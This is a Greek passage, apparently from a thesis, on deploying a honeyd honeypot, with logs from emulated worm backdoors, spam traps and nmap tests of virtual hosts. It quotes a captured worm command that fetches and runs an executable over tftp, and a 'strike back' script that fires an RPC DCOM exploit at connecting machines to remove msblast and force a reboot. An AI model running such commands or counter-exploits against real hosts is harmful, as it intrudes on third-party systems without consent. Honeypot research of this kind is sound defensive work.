- 192.168.0.95 ο destination host

4521 η πόρτα που χρησιμοποίησε ο source host για να επιχειρήσει σύνδεση
80 η πόρτα στην οποία δέχτηκε σύνδεση ο virtual host.

Το "Get default.ida ? XX ..." είναι η εντολή που έστειλε ο source host. Με μια γρήγορη αναζήτηση στο google.com ενημερωνόμαστε ότι η κίνηση αυτή προέρχεται από microsoft windows υπολογιστές μολυσμένους από το worm code red καθώς επίσης και διάφορες

εκδοχές του, που ψάχνουν για IIS servers και προσπαθούν να εκμεταλλευτούν κάποιο κενό στην ασφάλεια του iis ώστε να μολύνουν άλλα συστήματα [1]. Δεδομένου ότι το πρόβλημα αυτό είναι για τον web server της Microsoft -τον iis-και εμείς τρέχουμε προσομείωση apache, συμπεραίνουμε ότι είτε ο επιτιθέμενος είναι κάποιος με περιορισμένες γνώσεις είτε πρόκειται για μολυσμένο υπολογιστή από κάποιο worm.

Στο αρχείο mydoom καταγράφονται οι συνδέσεις που έγιναν από τον emulator του worm mydoom και πιο συγκεκριμένα οι συνδέσεις από μολυσμένους από τον ιο hosts. Τα αρχεία επίσης που ανεβάζει ο ιός αποθηκεύονται σε φακέλους. Παράδειγμα:

2005-02-02 12:55:10 +0200: mydoom.pl[10567]: connection from 65.23.245.85:4786 to 192.168.0.94:3127 2005-02-02 12:55:10 +0200: mydoom.pl[10567]: file upload attempt from 65.23.245.85:4786 2005-02-02 12:55:18 +0200: mydoom.pl[10567]: file uploaded to /usr/honeyd/log//65/23/245/85/4786/FILE.10567, 5
120 byte(s) written

- Στο αρχείο cmdexe καταγράφονται οι συνδέσεις στις πόρτες 5554, 9996, 20168, 3117, όπου τα διάφορα worms που εκκινούν σύνδεση σε μια από αυτές τις πόρτες νομίζουν ότι τρέχει κάποιο dos command prompt. Παράδειγμα:

2005-01-24 13:57:22 +0200: cmdexe.pl[310]: connection from 213.128.103.247:4297 to 192.168.0.94:5554
2005-01-24 13:57:22 +0200: cmdexe.pl[310]: cmd: USER x
2005-01-24 13:57:23 +0200: cmdexe.pl[310]: cmd: PASS x
2005-01-24 13:57:25 +0200: cmdexe.pl[311]: connection from 213.128.103.247:2140 to 192.168.0.94:8967
2005-01-24 13:57:25 +0200: cmdexe.pl[311]: cmd: tftp -i 213.128.103.247 GET h3110.411 package.exe & package.exe & exit

2005-01-24 13:57:25 +0200: cmdexe.pl[311]: hex: 00 |. |
2005-01-24 13:57:25 +0200: cmdexe.pl[311]: forced exit of cmdexe.pl (eg, ^C in a connection)

Στην περίπτωση αυτή ο host 213.128.103.247 είναι μολυσμένος από το worm dabber, το οποίο εκμεταλλεύεται το backdoor που αφήνει το worm sasser αφού μολύνει έναν host για να μεταδοθεί και αυτό το καταλαβαίνουμε από την εντολή tftp -i 213.128.103.247 GET h3110.411 package.exe & package.exe . Πρόκειται για το πρώτο worm που εξαπλώνεται εκμεταλλεύοντας ένα bug σε κάποιο worm το οποίο έχει ήδη μολύνει έναν υπολογιστή! Περισσότερα για τα worms και τον sasser στα επόμενα κεφάλαια.

- Τέλος, στο φάκελο spam αποθηκεύεται το spam email και καταγράφονται οι συνδέσεις που έγιναν απο spammers. Τη δουλειά αυτή την εκτελεί ο fake open mail relay server που τρέχει στον solaris virtual host, λειτουργεί σαν παγίδα για spammers. Η καταγραφή γίνεται ως εξής;

Στο αρχείο spam/logfile καταγράφονται οι συνδέσεις από τους spammers με τη μορφή

Sat, 26 Feb 2005 05:22:10 +0200 (EET): smtphunter21@yahoo.co.kr → smtphunter00@daum.net: 61.80.47.242: Nr d0/1

όπου

- Sat, 26 Feb 2005 05:22:10 +0200 (EET): ημερομηνία και ώρα
- smtphunter21@yahoo.co.kr email που χρησιμοποίησε ο spammer σαν αποστολέας
- smtphunter00@daum.net email που χρησιμοποίησε ο spammer σαν αποδέκτης
- 61.80.47.242 η ip του spammer.

Στον φάκελο spam/queue αλλά και σε φακέλους που δημιουργούνται στον φάκελο spam/ αποθηκεύονται τα spam email -τα οποία φυσικά δεν προωθούνται.

Περισσότερα για τον τρόπο με τον οποίο δουλεύουν οι spammers, πως προωθείται το spam αλλά και πως το honeyd προσπαθεί να το αντιμετωπίσει, στο κεφάλαιο “πολεμώντας το spam”.

Δοκιμές των virtual hosts

Προτού αφήσουμε το honeyd και τα virtual hosts που δημιούργησε να δέχονται συνδέσεις από το internet, καλό είναι να το δοκιμάσουμε ώστε να σιγουρευτούμε ότι οι υπηρεσίες μας λειτουργούν και να δούμε τον τρόπο με τον οποίο καταγράφουν τις συνδέσεις.

Δοκιμή του windows virtual host

Ο σκοπός της δημιουργίας αυτού του virtual host είναι να προσομοιωθεί ένα τυπικό windows xp σύστημα ώστε να μελετηθεί η φύση και ο αριθμός των επιθέσεων που δέχεται. Για το λόγω αυτό είναι ανοικτές οι κύριες πόρτες που χρησιμοποιούν τα windows και δεν φιλτράρονται, ενώ τρέχουν και κάποιες υπηρεσίες.

Το πείραμα έδειξε ότι είχαμε δίκιο να δώσουμε σχεδόν ολόκληρο το C-class δίκτυο μας στη δημιουργία windows virtual hosts, καθώς η πλειοψηφία των επιθέσεων και όλα τα worms

στοχεύουν σε windows συστήματα.

Κοιτάζουμε αν ο 192.168.0.94 είναι up

markos@pluto$ ping 192.168.0.94

PING 192.168.0.94 (143.233.36.94) 56(84) bytes of data.
64 bytes from 192.168.0.94: icmp_seq=1 ttl=128 time=1996 ms *64 bytes from 192.168.0.94: icmp_seq=2 ttl=128 time=981 ms 64 bytes from 192.168.0.94: icmp_seq=3 ttl=128 time=0.687 ms 64 bytes from 192.168.0.94: icmp_seq=4 ttl=128 time=0.618 ms*

---192.168.0.94 ping statistics --

4 packets transmitted, 4 received, 0% packet loss, time 3025ms *rtt min/avg/max/mdev =*

0.618/744.835/1996.507/826.185 ms, pipe 2

Κάνουμε ένα port scanning:

markos@pluto$ sudo nmap -sS -v -v -O -p1-65535 192.168.0.94
Starting nmap V. 3.00 (www.insecure.org/nmap/) *Host (192.168.0.94) appears to be up ... good.*
Initiating SYN Stealth Scan against (192.168.0.94) *Adding open port 143/tcp*
Adding open port 20168/tcp
Adding open port 9996/tcp
Adding open port 10080/tcp
Adding open port 3117/tcp
Adding open port 80/tcp
Adding open port 3128/tcp
Adding open port 21/tcp
Adding open port 4444/tcp
Adding open port 25/tcp
Adding open port 137/tcp
Adding open port 138/tcp
Adding open port 139/tcp
Adding open port 5554/tcp
Adding open port 1080/tcp
Adding open port 22/tcp
Adding open port 3127/tcp
Adding open port 8967/tcp
The SYN Stealth Scan took 88 seconds to scan 65535 ports.
For OSScan assuming that port 21 is open and port 1 is closed and neither are firewalled
For OSScan assuming that port 21 is open and port 1 is closed and neither are firewalled
For OSScan assuming that port 21 is open and port 1 is closed and neither are firewalled

Interesting ports on (192.168.0.94):

(The 65520 ports scanned but not shown below are in state: closed) *Port State Service*
21/tcp open ftp
22/tcp open ssh
25/tcp open smtp
80/tcp open http
135/tcp open unknown
143/tcp open imap2
1080/tcp open socks
3117/tcp open unknown
3127/tcp open unknown
3128/tcp open squid-http
4444/tcp open krb524
5554/tcp open unknown
8967/tcp open unknown
9996/tcp open unknown
10080/tcp open unknown
20168/tcp open unknown
Running: Windows XP Professional SP1
Nmap run completed – 1 IP address (1 host up) scanned in 96 seconds

Το nmap βρίσκει όλες τις υπηρεσίες και το λειτουργικό σύστημα όπως τα έχουμε ρυθμίσει!

markos@pluto$ telnet 192.168.0.94 80
Trying 192.168.0.94...
Connected to 192.168.0.94.
Escape character is '^]'.
HEADERS / HTTP/1.0
192.168.0.94 windows
HTTP/1.1 403 Access Forbidden
Server: Microsoft-IIS/5.0
Date: Wed, 12 Jan 2005 10:07:56 GMT *Content-Type: text/html*
Content-Length: 44

<body><h2>HTTP/1.0 403 Forbidden</h2></body>Connection closed by foreign host.

Στην κονσόλα που παρατηρούμε το honeyd εμφανίζονται τα εξής:
honeyd[387]: Connection request: tcp (192.168.0.30:49338 – 192.168.0.94:80)
honeyd[387]: Connection established: tcp (192.168.0.30:49338 – 192.168.0.94:80) <->
scripts/win2k/iisemulator-0.95/iisemul8.pl

Στις πόρτες 1080, 3127, 3128, 10080 προσομοιώνεται το backdoor που εγκαθιστά το worm mydoom. Ένας μολυσμένος host από τον mydoom μόλις καταλάβει ότι κάποια από τις παραπάνω πόρτες είναι ανοικτές θα επιχειρήσει να συνδεθεί. Στις πόρτες 5554, 9996, 8967, 20168, 3117 “ακούει” ένα cmd prompt του λειτουργικού που προσομοιώνουμε (windows xp).Διάφοροι ιοι μεταξύ των οποίων οι sasser , msblast και άλλοι εγκαθιστούν σαν backdoor ένα cmd shell σε αυτές τις πόρτες και επομένως ένας μολυσμένος host θα νομίσει ότι ο virtual host μας είναι κι αυτός μολυσμένος.
Το 4444.sh είναι ένα script γραμμένο για την αντιμετώπιση του worm msblast που εκμεταλλεύεται το rpc dcom exploit [2,3].Το καλοκαίρι του 2003 όπου και δημιουργήθηκε ο msblast, μέσα σε λίγο χρόνο κατάφερε να μολύνει εκατομμύρια υπολογιστές που έτρεχαν Microsoft Windows. Και όπως διαπιστώσαμε από το πείραμα, το worm αυτό, ύστερα από 2 χρόνια , δεν κυκλοφορεί στο internet.

Anti msblast script

Οι πόρτες που χρησιμοποιούν τα windows για file sharing και netbios οφείλονται για τις περισσότερες μολύνσεις και μεταδώσεις ιων.

Τα διάφορα worms κάνουν scan για να διαπιστώσουν αν οι πόρτες αυτές είναι ανοικτές, οπότε και θα προσπαθήσουν να μεταδώσουν τον ιο. Με το να αφήνουμε ανοικτή μια πόρτα, χωρίς να τρέχει απαραίτητα κάποια υπηρεσία, μπορούμε με τη βοήθεια κάποιου ids ή ακόμα και ενός sniffer που καταγράφει την κίνηση, να πιάσουμε το payload ενός ιου ή exploit που επιχειρείται στην υπηρεσία η οποία φυσιολογικά τρέχει πίσω από αυτή την πόρτα.

Το worm msblast αφου δει ότι η πόρτα 135 είναι ανοικτή θα επιχειρήσει να συνδεθεί με την πόρτα 4444, υποθέτωντας ότι αν ο host είναι ήδη μολυσμένος θα έχει εγκατασταθεί σε αυτή την πόρτα το backdoor.

Διαφορετικά στέλνει το payload του ιου στην 135 και κατοπιν προσπαθεί να συνδεθεί με την 4444 για να διαπιστώσει αν πέτυχε το exploit.

Το script που το honeyd θα τρέχει για κάθε εισερχόμενη σύνδεση στην πόρτα 4444 είναι το εξής:

scripts/4444.sh

```
# launch the exploit against the internal attacker
/usr/honeyd/honeyd-1.0/scripts/dcom -d $1 -t 1 -l 4445 << EOF
taskkill /f /im msblast.exe /t
del /f %SystemRoot%\System32\msblast.exe
echo Windows Registry Editor Version 5.00 > c:\cleanermsblast.reg
```

```
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run] >>
c:\cleanermsblast.reg
echo “windows auto update” = “REM msblast.exe” >> c:\cleanermsblast.reg
regedit /s c:\cleanermsblast.reg
del /f c:\cleanermsblast.reg
shutdown -r -f -t 0
exit
EOF
```

Το scripts/dcom είναι το exploit για το RPC DCOM. Εκμεταλλεύεται την αδυναμία αυτή στα λειτουργικά συστήματα windows 2000 και xp και μετά από επιτυχημένη εκτέλεση συνήθως ανοίγει ένα command prompt με δικαιώματα system.

Στην περίπτωση που ένας μολυσμένος από το worm host επιχειρήσει σύνδεση στην 4444 στον windoze host, αυτός εκτελεί το dcom exploit και επιχειρεί να αποκτήσει πρόσβαση στο host αυτό! Αν τα καταφέρει, τερματίζει τη διεργασία του msblast, σβήνει τον ιο από το σύστημα ,καθαρίζει τη registry και κάνει reboot στον υπολογιστή. Το script μπορεί να βελτιωθεί ώστε να κατεβάζει το patch για τον ιο αυτό ώστε να μην μπορεί να μολυνθεί στο μέλλον[3].

Ο ιος msblast είναι πολύ εύκολο να σβηστεί από έναν μολυσμένο υπολογιστή, καθώς αποτελείται από ένα μόνο αρχείο εκτελέσιμο και τις εγγραφές στη registry. Δυστυχώς οι πιο πρόσφατοι ιοί μολύνουν το σύστημα σε αρκετά σημεία και επίσης κυκλοφορούν σε αρκετές παραλλαγές ώστε να είναι πολύ πιο δύσκολη η αντιμετώπιση τους με έναν αυτοματοποιημένο τρόπο strike back σαν αυτόν που περιγράφεται.

Δοκιμή του router

Ο σκοπός της δημιουργίας αυτού του virtual host είναι να προσομοιωθεί ένας router ώστε το δίκτυο μας να είναι περισσότερο αληθοφανές . Η λειτουργία των routers είναι πολύ σημαντική για ένα δίκτυο, καθώς αναλαμβάνουν την προώθηση των πακέτων. Συχνά δεν δίνεται μεγάλη σημασία στην ασφάλεια τους, γεγονός που προκαλεί πολλά προβλήματα. Μέχρι στιγμής δεν έχει υπάρξει κάποιο worm που να απευθύνεται σε routers. Ωστόσο αυτό δεν είναι καθόλου ευσηχαστικό, τη στιγμή μάλιστα που κυκλοφορούν αρκετά γνωστά προβλήματα για τους routers των μεγαλύτερων εταιρειών -πχ cisco-και μια συντονισμένη επίθεση που θα στόχευε τους δρομολογητές θα προκαλούσε πολύ μεγάλη ζημιά, αφού πρόκειται για την ίδια την υποδομή του internet.

Κοιτάζουμε αν ο 192.168.0.93 είναι up:

markos@pluto$ ping 192.168.0.93
PING 192.168.0.93 (192.168.0.93) 56(84) bytes of data.
64 bytes from 192.168.0.93: icmp_seq=1 ttl=64 time=0.755 ms *64 bytes from 192.168.0.93*: *icmp_seq=2 ttl=64 time=0.600 m*s
---192.168.0.93 ping statistics --2 packets transmitted, 2 received, 0% packet loss, time 999ms *rtt min/avg/max/mdev =*
0.600/0.677/0.755/0.081 ms

Αντίστοιχα το honeyd μας ενημερώνει για το ping
honeyd[264]: Sending ICMP Echo Reply: 192.168.0.93 -> 192.168.0.30

Δοκιμάζουμε ένα port scanning:
markos@pluto$ sudo nmap -sS -v -v -O 192.168.0.93
Starting nmap V. 3.00 (www.insecure.org/nmap/)
Host (192.168.0.93) appears to be up ... good.
Initiating SYN Stealth Scan against (192.168.0.93)
Adding open port 22/tcp
Adding open port 23/tcp
The SYN Stealth Scan took 2 seconds to scan 1601 ports.
For OSScan assuming that port 22 is open and port 1 is closed and neither are firewalled
Interesting ports on (143.233.36.93):
(The 1599 ports scanned but not shown below are in state: closed) *Port State Service*
22/tcp open ssh
23/tcp open telnet
Remote operating system guess: Cisco IOS 11.3 – 12.0(11) *OS Fingerprint*:
Tseq(Class=TD%gcd=1%SI=18%IPID=I%TS=U)
T1(Resp=Y%DF=N%W=1020%ACK=S++%Flags=AS%Ops=M)
T2(Resp=Y%DF=N%W=0%ACK=S%Flags=AR%Ops=)
T3(Resp=Y%DF=N%W=1020%ACK=S++%Flags=AS%Ops=M)
T4(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=N%W=0%ACK=S%Flags=AR%Ops=)
*PU(Resp=Y%DF=N%TOS=C0%IPLEN=38%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULE*N
=134%DAT=E)
TCP Sequence Prediction: Class=trivial time dependency *Difficulty=24 (Easy*)
TCP ISN Seq. Numbers: D16BFEBC D16BFEDD D16BFF0F D16BFF52 D16BFFA6
D16BFFB6
IPID Sequence Generation: Incremental
Nmap run completed – 1 IP address (1 host up) scanned in 3 seconds

Το nmap βρίσκει ότι το virtual host μας τρέχει 2 υπηρεσίες (ssh και telnet), ενώ ανιχνεύει σωστά το λειτουργικό του σύστημα!

markos@pluto$ telnet 192.168.0.93 22
Trying 192.168.0.93...
Connected to 192.168.0.93.
Escape character is '^]'.
SSH-1.5-2.40
qwerty
qwerty
dfgdfgdfg
dfgdfgdfg

Απο την πλευρά του honeyd:
honeyd[299]: Connection request: tcp (192.168.0.30:54058 – 192.168.0.93:22)
honeyd[299]: Connection established: tcp (192.168.0.36.30:54058 – 192.168.0.93:22) <->
scripts/test.sh honeyd[299]: Connection closed: tcp (192.168.0.30:54058 – 192.168.0.93:22

Το scripts/test.sh είναι ένα πολύ βασικό script, το οποίο εμφανίζει ένα ssh banner και μετά κάνει echo ό,τι γράφεται.

Δοκιμή του linux

Ο σκοπός της δημιουργίας αυτού του virtual host είναι να προσομοιωθεί ένας τυπικός linux server ώστε να μελετηθεί η φύση και ο αριθμός των επιθέσεων που δέχεται. Κοιτάζουμε αν ο 192.168.0.95 είναι up:

markos@pluto$ ping 192.168.0.95
PING 192.168.0.95 (143.233.36.95) 56(84) bytes of data.
64 bytes from 192.168.0.95: icmp_seq=1 ttl=255 time=1.00 ms *64 bytes from 192.168.0.95*:
*icmp_seq=2 ttl=255 time=0.620 m*s

---192.168.0.95 ping statistics --2 packets transmitted, 2 received, 0% packet loss, time
1004ms *rtt min/avg/max/mdev =*
*0.620/0.813/1.006/0.193 m*s

Δοκιμάζουμε ένα port scanning:

markos@pluto$ sudo nmap -sS -v -v -O 192.168.0.95
Starting nmap V. 3.00 (www.insecure.org/nmap/) *(192.168.0.95) appears to be up ... good.*
Initiating SYN Stealth Scan against (192.168.0.95)
Adding open port 21/tcp
Adding open port 22/tcp Adding open port 25/tcp Adding open port 80/tcp Adding open port 110/tcp Adding open port 143/tcp Adding open port 514/udp Adding open port 8080/tcp The SYN Stealth Scan took 2 seconds to scan 1601 ports.

For OSScan assuming that port 21 is open and port 1 is closed and neither are firewalled Interesting ports on (192.168.0.95):
(The 1597 ports scanned but not shown below are in state: closed) *Port State Service*
21/tcp open ftp
22/tcp open ssh
25/tcp open smtp
80/tcp open http
110/tcp open pop3
143/tcp open imap
514/udp open syslogd
8080/tcp open squid
No exact OS matches for host (If you know what OS is running on it, see http://www.insecure.org/cgi-bin/nmap-submit.cgi).
TCP/IP fingerprint:
Sinfo(V=3.00%P=i386-redhat-linux-gnu%D=1/12%Time=41E4FE1B%O=21%C=1)
Tseq(Class=RI%gcd=1%SI=6C72A6%IPID=Z%TS=100HZ)
T1(Resp=Y%DF=Y%W=7FFF%ACK=S++%Flags=AS%Ops=MNNTNW) T2(Resp=N)
T3(Resp=Y%DF=Y%W=7FFF%ACK=S++%Flags=AS%Ops=MNNTNW)
T4(Resp=Y%DF=Y%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=Y%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
*PU(Resp=Y%DF=N%TOS=D0%IPLEN=164%RIPTL=148%RID=E%RIPCK=E%UCK=E%UL*E
N=134%DAT=E)
Uptime 0.009 days (since Wed Jan 12 12:24:55 2005) *TCP Sequence Prediction*:
Class=random positive increments
Difficulty=7107238 (Good luck!) *TCP ISN Seq. Numbers: 4ACCA8C0 4BFF655F 4D7ED12*6
*4DCB804D 4E64DE9C 4F4AEC13 IPID Sequence Generation: All zero*s

Nmap run completed – 1 IP address (1 host up) scanned in 19 seconds

Το nmap βρίσκει τις υπηρεσίες που τρέχει ο virtual host καιτο λειτουργικό σύστημα.

markos@pluto$ telnet 192.168.0.95 80
Trying 192.168.0.95...
Connected to 192.168.0.95.
Escape character is '^]'.
headers / http/1.0
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"> <*HTML*><*HEAD*>
<TITLE>501 Method Not Implemented</TITLE> *</HEAD>*<*BODY*>
<H1>Method Not Implemented</H1>
to /index.php not supported.<P>
<P>alid method in request headers / http/1.0 <*HR*>
<ADDRESS>Apache/1.3.23 Server at edunet-cas7.edu Port </ADDRESS>
</BODY></HTML>
Connection closed by foreign host.

Το script apache.sh δημιουργεί έναν fake web server που σκοπό έχει να ξεγελάσει τους επιτιθέμενους και να νομίσουν ότι έχουν να κάνουν με τον apache, και συγκεκριμένα με την έκδοση 1.3.23, όπως βλέπουμε παραπάνω από την απόκριση. Η αρχική σελίδα είναι η σελίδα της default εγκατάστασης του apache σε ένα suse linux σύστημα. Η σύνδεση καταγράφεται στο messages
honeyd[470]:Connection request: tcp (xxx.xxx.xxx.xxx: 43137 – 192.168.0.95:80)
honeyd[470]:Connection established: tcp (xxx.xxx.xxx.xxx: 43137 – 192.168.0.95:80) <-> sh scripts/suse8.0/apache.sh

και στο messages-base:

--MARK--,"Wed Feb 16 13:04:01 EET
2005","apache/HTTP","xxx.xxx.xxx.xxx","192.168.0.95",48277,80,
"HEAD / HTTP/1.0"

Στις πόρτες 21 -proftpd-, 22 -ssh-, 110 -qpop-, 143 -cyrus-imapd-,514 -syslogd-, 8080 -squid proxy-τρέχουν μερικές από τις πιο χρησιμοποιούμενες υπηρεσίες, οι οποίες καταγράφουν τις συνδέσεις στο αρχείο /usr/honeyd/log/ messages-base .

Δοκιμή του relay virtual host

Ο relay virtual host δημιουργείται αποκλειστικά σαν μια antispam παγίδα. Έχει ρυθμισμένες τις υπηρεσίες smtp.pl και proxy.pl Το πρώτο είναι προσομοίωση open mail relay και το δεύτερο open proxy. Σκοπός των υπηρεσιών αυτών είναι να καταγράψουν όλο το mail το οποίο δέχονται (το οποίο φυσικά είναι spam) ώστε να μην φτάσει αυτό στον προορισμό του αλλά και για αναλύσουμε γιατί και πώς λειτουργούν οι spammers.

```
create relay
set relay personality “Sun Solaris 9”
set relay default tcp action reset
set relay default udp action reset add relay
tcp port 25 “scripts/smtp.pl -q”
add relay tcp port 8080 “scripts/proxy.pl”
```

Το spam που έρχεται αποθηκεύεται στο /usr/honeyd/log/spam

ΣΗΜΕΙΩΣΕΙΣ -ΠΑΡΑΠΟΜΠΕΣ

[1] Buffer Overflow in iis indexing service dll, http://www.cert.org/advisories/CA-200113.html

[2] Security advisory για τον msblast,
http://www.microsoft.com/security/incident/blast.asp

[3] VBS script που καθαρίζει τον MSBlast και κατεβάζει και εγκαθιστά το patch,
www.rstack.org/oudot/cleaner.vbs

[4] A virtual Honeypot Framework, Niels Provos, Usenix security 2004

[5] Honeyd manual

[6] Simulating networks with honeyd, Chandran, Pakala

[7] Usage of Honeypots for Detection and Analysis of Unknown Security Attacks, Diploma thesis, Patrick Diebold